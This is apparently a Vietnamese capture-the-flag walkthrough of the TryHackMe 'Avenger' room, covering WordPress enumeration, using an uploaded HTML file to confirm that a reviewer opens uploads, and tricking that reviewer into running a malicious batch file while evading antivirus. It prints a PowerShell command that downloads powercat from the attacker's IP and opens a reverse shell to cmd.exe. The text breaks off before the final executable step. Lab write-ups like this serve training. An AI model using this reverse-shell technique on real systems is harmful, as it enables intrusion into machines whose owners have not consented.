




Chúng ta không được phép truy cập dịch vụ SMB






Nếu bạn vào thư mục gift, trang web sẽ chuyển hướng đến http://avenger.tryhackme/gift


Mình phải thêm nó vào /etc/hosts, trang web mới chạy được





Mình sẽ tìm kiếm thư mục bị ẩn trong trang web:

gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://avenger.tryhackme/




Và chúng ta thấy Wordpress CMS!

wpscan --url http://avenger.tryhackme/gift/

* WordPress version 6.2.2
* WordPress theme in use: astra
* WordPress đang dùng hai plugins: forminator và ultimate-addons-for-gutenberg


Forminator có khai thác RCE không cần xác thực, chúng ta có thể tìm thấy ví dụ ở đây https://www.youtube.com/watch?v=C9hSA5vZFYo, nhưng chúng ta không may mắn được dùng nó. Phiên bản ứng dụng >1.24.6

Trang web có 1 tính năng upload file:



Vì đây là wordpress, điều đầu tiên mình nghĩ là upload web shell, nhưng không có nơi nào để tìm những tập tin mình tải lên. Chúng ta sẽ không lựa chọn Web shell.


Chúng ta để ý tin nhắn sau khi upload file:




Nội dung chúng ta gửi có thể đang được ai đó xem xét, hãy xác nhận điều đó

Chúng ta có thể tạo 1 tập tin html chứa thẻ img, sau đó trỏ đến địa chỉ ip của chúng ta, nếu nhận được yêu cầu từ máy chủ, thì chắc chắn tập tin đó đang được ai đó mở.

Vì vậy chúng ta thêm payload vào tập tin html:






Bây giờ chúng ta chắn chắn là tập tin đang được ai đó chạy

Chúng ta có thể lừa người xem mở tập tin độc hại cho phép chúng ta truy cập máy ảo nhưng điều đó không dễ, như chúng ta đã nói trước đó, Anti Virus đang được thực thi trên máy ảo, vì vậy chúng ta cần tạo 1 payload không thể phát hiện.

Sau khi thử nhiều cách từ macros đến tập docs, powershell scripts, không phương pháp nào hiệu quả.

Bây giờ chúng ta sẽ thử với tập tin bat, tập tin bat chứa các lệnh có thể thực thi bởi command prompt.

Vì vậy chúng ta chỉ tạo 1 cái đơn giản chứa lệnh curl, nếu chúng ta nhận được yêu cầu thì chúng ta biết tập tin đã được thực thi.



Bây giờ chúng ta chỉ cần tạo powershell reverse shell, chúng ta có thể dùng powercat, một công cụ thực thi các tính năng của netcat trong powershell script, và powercat payload không bị phát hiện khiến nó trở nên hoàn hảo trong trường hợp của chúng ta.


Chuẩn bị powercat, tạo shell:


pwsh -c "iex (New-Object System.Net.WebClient).DownloadString('http://10.8.55.148:9000/powercat.ps1');powercat -c 10.8.55.148 -p 1234 -e cmd.exe -ge" > shell.ps1

Và chúng ta cần 1 tệp thực thi. Mình đã thử nhiều cách và 1 cái thành công:

